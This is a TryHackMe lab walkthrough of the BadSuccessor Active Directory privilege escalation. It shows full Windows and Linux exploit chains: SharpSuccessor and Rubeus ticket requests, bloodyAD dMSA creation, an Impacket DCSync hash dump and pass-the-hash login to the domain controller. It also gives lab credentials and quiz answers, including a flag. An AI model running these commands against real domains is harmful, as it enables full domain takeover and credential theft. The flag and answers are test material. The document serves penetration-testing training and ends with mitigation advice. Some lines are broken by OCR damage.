Jr.Pen 9.6. AD: BadSuccessor

Task 1 - Introduction

Active Directory (AD) centralizes access control across corporate networks, used by over 20% of organizations for identity and access management.

The room covers a privilege escalation attack, discovered by Akamai researcher Yuval Gordon, that exploits delegated Managed Service Accounts (dMSA) under specific conditions. Controlling a dMSA object enables an attacker to succeed target accounts and escalate privileges to full Domain Admin access.

Task 2 - Starting the Network

ip route displays and modify the system's IP routing table, which determines the network paths and interfaces traffic must take to reach its destination.

```
           root@attackbox:~# ip route
default via 10.10.0.1 dev ens5 proto dhcp src 10.10.157.170 m
etric 100
[...]
10.211.101.0/24 via 10.250.101.1 dev tun0 metric 1000
10.250.101.0/24 dev tun0 proto kernel scope link src 10.250.1
01.2
[...]
```

Confirm that the `10.211.101.0` subnet is in the command output. If it is, your machine should be able to communicate with the target network. Once you have made sure that you are only connecting to the network from the AttackBox, you can enter the following IP: `10.211.101.10`

Task 3 - Technical Background

Active Directory (AD) has many types of accounts, including user, computer, and group accounts. Among the user accounts, we have service accounts of various types: traditional service accounts and managed service accounts.

A **Managed Service Account** (MSA) is a special type of account in AD that allows running **services** or scheduled tasks on MS Windows systems; their key feature is that they don't require a human user to manage the password. There are three types:

- **Standalone Managed Service Account** (sMSA) is designed for a service running on a single computer. The AD handles the account password, including rotating it every 30 days by default. This service account was introduced in Windows Server 2008 R2
- **Group Managed Service Account** (gMSA) is designed for a service running on multiple computers or servers. Similarly, the AD handles the account password. This service account was introduced in Windows Server 2012.
- **Delegated Managed Service Account** (dMSA) is the most recent addition to the family of service accounts. It enables the migration of a legacy service account to a machine account, i.e., from an account that is not MSA to a dMSA. Unlike a gMSA that is managed by AD and allows running a service on multiple servers, a dMSA is managed by an administrator and allows running a service on a specific server.

The BadSuccessor attack can be carried out if the user controls a dMSA object. Starting from the ability to control a dMSA object, the attacker can succeed the domain admin. In other words, two possible starting scenarios are: The attacker gains control over an existing dMSA object, or an attacker manages to create a new dMSA.

Task 4 - Reconnaissance

Connected via RDP using the Remmina application in Linux. credentials listed below:

- Username: `tbyte`
- Password: `P@SSw0rd345`
- Domain: `tryhackme.local`
- Windows Server: `10.211.101.20`

Once connected to `10.211.101.20` over RDP, please start the Windows PowerShell terminal and follow along. Let's run the script and see which accounts will show


up.

```
           PS C:\PoC> .\Get-BadSuccessorOUPermissions.ps1

Identity         OUs
--------         ---
TRYHACKME\hmann  {OU=LabOU,DC=tryhackme,DC=local}
TRYHACKME\tbyte  {OU=LabOU,DC=tryhackme,DC=local}
[...]
```

Go to the directory then run BadSuccessor

```
PS C:\Users\tbyte> cd ..
PS C:\> cd .\PoC\
PS C:\PoC> ls
```



Answer the questions below

> What is the username of the third account?

ditall

Task 5 - Exploitation Using Windows

Exploitation can be initiated manually by creating a dMSA in an OU that the user has write access to and then by modifying the dMSA object attribute to mimic a successful migration. Once these two steps are completed, getting a Ticket Granting Ticket (TGT) and proceeding to get credentials would be possible.

A solid proof of concept (PoC) is SharpSuccessor; it is written in C Sharp and requires compilation. We compiled it along with Rubeus and made them available

at `C:\PoC\`. To use SharpSuccessor, we need to use the following syntax:

```
.\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" /account:tbyte /name:pentest_dmsa /impersonate:Administrator
```

- Specify the `/path:` to the OU that the user has access to; you already looked this up in the previous task.
- Provide the account with access to this OU via `/account:`.
- Set a name for the dMSA object that will be created using the `/name:` argument.
- Finally, pick the account you like to `/impersonate:`.

A successful run of the above command using our account `tbyte` is shown in the terminal below:

```
PS C:\PoC> .\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" /account:tbyte /name:pentest_dmsa /impersonate:Administrator
   _____ _                       _____
  / ____| |                     / ____|
 | (___ | |__   __ _ _ __ _ __| (___  _   _  ___ ___ ___  ___  ___  _ __
  \___ \| '_ \ / _` | '__| '_ \\___ \| | | |/ __/ __/ _ \/ _ \/ _ \| '__|
  ____) | | | | (_| | |  | |_) |___) | |_| | (_| (_|  __/\__ \ (_) | |
 |_____/|_| |_|\__,_|_|  | .__/_____/ \__,_|\___\___\___||__/___/\___/|_|
                         | |
                         |_|
@_logangoins

[+] Adding dnshostname pentest_dmsa.tryhackme.local
[+] Adding samaccountname pentest_dmsa$
```

```
[+] Administrator's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
```

In the next step, you can request a TGT; one easy way is to do it using Rubeus with the command `.\Rubeus.exe tgtdeleg /nowrap`. The `tgtdeleg` abuses a lesser-known feature of Kerberos's unconstrained delegation. It asks the system to impersonate the current user and export their TGT directly from memory via a legitimate API call. On the other hand, the `/nowrap` option outputs the result (typically base64) in a single line, perfect for copy-paste reuse without formatting headaches. In the terminal below, we can see how the ticket is generated and displayed

```
PS C:\PoC> .\Rubeus.exe tgtdeleg /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Request Fake Delegation TGT (current user)
[*] No target SPN specified, attempting to build 'cifs/dc.dom
ain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for targ
et 'cifs/DC-LAB2025-01.tryhackme.local'
```

With the TGT claimed using `tgtdeleg`, you can use it to impersonate the dMSA account to request a Ticket Granting Service (TGS) with the following command:

```
.\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /service:krbtg
t/tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:doIFvj
```

```
C...
```

- `/targetuser:pentest_dmsa$` is the account we are impersonating; it is the account we created earlier using SharpSuccessor.
- `/service:krbtgt/tryhackme.local` is the Service Principal Name (SPN) we are targeting. In this case, it is the Kerberos Ticket Granting Ticket account.
- `/opsec` tells Rubeus to perform safety checks and avoid overly noisy behaviour. It disables ticket reuse, disables RC4 encryption (which can trigger alarms), and ensures more EDR-friendly usage. If you are conducting a penetration test, you don't want to alert the blue team.
- `/dmsa` stands for Device Management Service Account context. It tells Rubeus you're dealing with a computer account ticket and that it should follow Kerberos protocol paths accordingly.
- `/ptt` stands for pass-the-ticket. Once Rubeus forges or receives the TGS, it will immediately be injected into the current session, making it available for use; there is no need to save and replay.
- `*/ticket:doIFvjC...**` is your base64-encoded TGT that you got from running Rubeus earlier. You're feeding it to Rubeus so it can use it to **request the new TGS on behalf of the target user**.

Running the command above will generate another ticket for us

```
PS C:\PoC> .\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /ser
vice:krbtgt/tryhackme.local /opsec /dmsa /nowrap /ptt /ticke
t:doIFvjC...

[*] Action: Ask TGS
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMA
C_SHA1) for the service ticket
[*] Building DMSA TGS-REQ request for 'pentest_dmsa$' from 't
byte'

  ServiceName              :  krbtgt/TRYHACKME.LOCAL
  ServiceRealm             :  TRYHACKME.LOCAL
```

```
   UserName                  :  pentest_dmsa$ (NT_PRINCIPAL)
   UserRealm                 :  tryhackme.local
```

With the new ticket, we can request any service ticket with Administrator context. Let's proceed with

```
.\Rubeus.exe asktgs /user:pentest_dmsa$ /service:cifs/DC-LAB2
025-01.tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:doIG
LjCCB...
```

This command uses the following:

- `/user:pentest_dmsa$` specifies the user you are impersonating. In this case, it is the computer account that we created earlier.
- `/service:cifs/DC-LAB2025-01.tryhackme.local` is the SPN for the SMB/CIFS service on the target system. You're telling Rubeus exactly where you want access and for which service.

```
           PS C:\PoC> .\Rubeus.exe asktgs /user:pentest_dmsa
$ /service:cifs/DC-LAB2025-01.tryhackme.local /opsec /dmsa /n
owrap /ptt /ticket:doIGLjCCB...


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMA
C_SHA1) for the service ticket
[*] Building DMSA TGS-REQ request for '' from 'pentest_dmsa$'
[+] Sequence number is: 1865807991
[*] Using domain controller: DC-LAB2025-01.tryhackme.local (f
e80::4940:40ad:96b
```

```
  ServiceName               :  cifs/DC-LAB2025-01.tryhackme.lo
cal
  ServiceRealm              :  TRYHACKME.LOCAL
  UserName                  :  pentest_dmsa$ (NT_PRINCIPAL)
```

The Admin's Desktop: With the ticket in memory, let's attempt to check the Domain Admin's desktop on the domain controller, `DC-LAB2025-01`. Successful exploitation should return a result similar to the one below.

```
            PS C:\PoC> dir \\DC-LAB2025-01.tryhackme.local\c
$\Users\Administrator\Desktop\


    Directory: \\DC-LAB2025-01.tryhackme.local\c$\Users\Admin
istrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        5/29/2025   9:02 AM            251 flag.txt


PS C:\PoC>
```

Answer the questions below

> What is the flag on the Administrator's Desktop?

THM{Successors_Unplanned_Upgrade}





Task 6 - Exploitation Using Linux

We can also perform the same exploitation steps from a Linux machine such as Kali using the newest version (2.1.18) of bloodyAD and the Impacket toolset.

Setting up the AttackBox: In order to get **bloodyAD** setup on the AttackBox, we are going to utilise uv by astral-sh. It allows for the installation of python packages on different virtual environments. We can install it with this command

```
curl -LsSf https://astral.sh/uv/install.sh | sh
```

AttackBox Terminal

```
root@attackbox:~# curl -LsSf https://astral.sh/uv/install.sh | sh

downloading uv 0.7.9 x86_64-unknown-linux-gnu
no checksums to verify
installing to /root/.local/bin
  uv
  uvx
everything's installed!
```

Next, we will install **bloodyAD** using the command

```
 uv tool install --python 3.13 git+https://github.com/CravateRouge/bloodyAD
```

- The `-python 3.13` tag allows us to install this tool in the python 3.13 environment to avoid any dependency errors
- If the installations hangs for a minute while installing one of the packages, just press `CTRL+C` and then execute the command one more time

```
root@attackbox:~# uv tool install --python 3.13 git+https://github.com/CravateRouge/bloodyAD
```

Exploitation: First, let us edit the `/etc/hosts` file using your favourite text editor so that we can properly communicate with the domain controller:

```
root@attackbox:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.211.101.10   DC-LAB2025-01.tryhackme.local tryhackme tryhackme DC-LAB2025-01
```

Then, we can confirm if we have any of the permissions mentioned in **task 4**. We can do that using **bloodyAD** with the following command:

```
bloodyAD -d tryhackme.local -u 'tbyte' -p 'P@SSw0rd345' --host DC-LAB2025-01.tryhackme.local get writable --detail
```

- We specify the **domain** with the `d` flag
- We use `u` and `p` to specify the credentials used
- The `-host` flag is used to specify the **fully qualified domain name** (FQDN) of the domain controller
- The `get writable --detail` flag is used to find any **writable attributes** for the user we are authenticating as

A successful run of the above command using our account `tbyte` is shown in the terminal below:

```
root@attackbox:~# bloodyAD -d tryhackme.local -u 'tbyte' -p
'P@SSw0rd345' --host DC-LAB2025-01.tryhackme.local get writab
le --detail
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,D
C=tryhackme,DC=local
url: WRITE
wWWHomePage: WRITE
```

We see that we have the `dSA: CREATE_CHILD` permission over the `LabOU` Organizational Unit (OU). We will now create the dMSA object with the following command:

```
bloodyAD -d tryhackme.local -u 'tbyte' -p 'P@SSw0rd345' --hos
t DC-LAB2025-01.tryhackme.local add badSuccessor pentest2_dms
a
```

- The `add badSuccessor pentest2_dmsa` options will utilize the BadSuccessor attack to create the dMSA object called **pentest2_dmsa**

```
root@attackbox:~# bloodyAD -d tryhackme.local -u 'tbyte' -p
'P@SSw0rd345' --host DC-LAB2025-01.tryhackme.local add badSuc
cessor pentest2_dmsa
```

This creates and sets the dMSA object called `pentest2_dmsa` while impersonating the Administrator account by default. It also creates a **ccache** file for us which holds Kerberos credentials that are used for authentication.

We will now save the **ccache** file to the `KRB5CCNAME` environmental variable so that we can request a **service ticket** using the `getST.py` Impacket class using the following commands:

```
export KRB5CCNAME=pentest2_dmsa_ts.ccache
```

- I am saving the contents of the ccache file to the environmental variable `KRB5CCNAME`

```
python3 /opt/impacket/examples/getST.py -dc-ip 10.211.101.10
-spn 'cifs/DC-LAB2025-01.tryhackme.local' 'tryhackme.local/pe
ntest2_dmsa$' -k -no-pass
```

- We specify the domain controller's IP address using the `dc-ip` flag
- We select the the **Service Principal Name** (SPN) using the `spn` flag. For the purposes of this room, we won't go into a deep dive on SPNs. But you can read more about them here (opens in new tab)
- The `tryhackme.local/pentest2_dmsa$` option specifies the domain and account that we want to log in with
- The `k -no-pass` options indicate that we want to utilise Kerberos authentication and not prompt for a password. The `k` flag reads from the `KRB5CCNAME` envrionmental variable if no credentials are provide

```
root@attackbox:~# export KRB5CCNAME=pentest2_dmsa_ts.ccache
root@attackbox:~# python3 /opt/impacket/examples/getST.py -dc
-ip 10.211.101.10 -spn 'cifs/DC-LAB2025-01.tryhackme.local'
'tryhackme.local/pentest2_dmsa$' -k -no
```

We have request a new service ticket and saved the Kerberos credentials under a new ccache file. We can now perform a DCSync attack using the `secretsdump.py` Impacket class. This will extract all of the domain NTLM hashes:

```
export KRB5CCNAME=pentest_dmsa$.ccache
```

- We save the new ccache file to the `KRB5CCNAME` environmental variable

```
python3 /opt/impacket/examples/secretsdump.py -k -no-pass 'pe
ntest2_dmsa$'@DC-LAB2025-01.tryhackme.local
```

- Similar to the `getST.py` command, we are using Kerberos authentication without a password prompt
- The `'pentest2_dmsa$'@DC-LAB2025-01.tryhackme.local` options specifies that we are loging in as `pentest2_dmsa$` to the FQDN `DC-LAB2025-01.tryhackme.local`

```
root@attackbox:~# export KRB5CCNAME=pentest2_dmsa\$.ccache
root@attackbox:~# python3 /opt/impacket/examples/secretsdump.
py -k -no-pass 'pentest2_dmsa$'@DC-LAB2025-01.tryhackme.local
Impacket v0.13.0.dev0+20250530.173014.ff8c200f - Copyright Fo
rtra, LLC and its affiliated companies
```

We can now use the `wmiexec.py` Impacket class for a `pass-the-hash` attack to log in as the Administrator with the following command:

```
python3 /opt/impacket/examples/wmiexec.py 'tryhackme.local/ad
ministrator@10.211.101.10' -hashes :984f755c74xxxxxxxxxxxxxx4
3976fec
```

- We are specifying which domain, user, and IP address we are login into using the `'tryhackme.local/administrator@10.211.101.10'` option
- We indicate the user's **NTLM hash** that we are using for authentication with the `hashes :<NTLM hash>` option

```
root@attackbox:~# python3 /opt/impacket/examples/wmiexec.py
'tryhackme.local/administrator@10.211.101.10' -hashes :984f75
5c74xxxxxxxxxxxxxx43976fec
Impacket v0.13.0.dev0+20250530.173014.ff8c200f - Copyright Fo
rtra, LLC and its affiliated companies
```

Task 7 - Mitigation and Conclusion

This room demonstrates how limited-permission users can exploit Microsoft's unpatched dMSA feature to escalate privileges, emphasizing the need to restrict dMSA object creation to trusted administrators.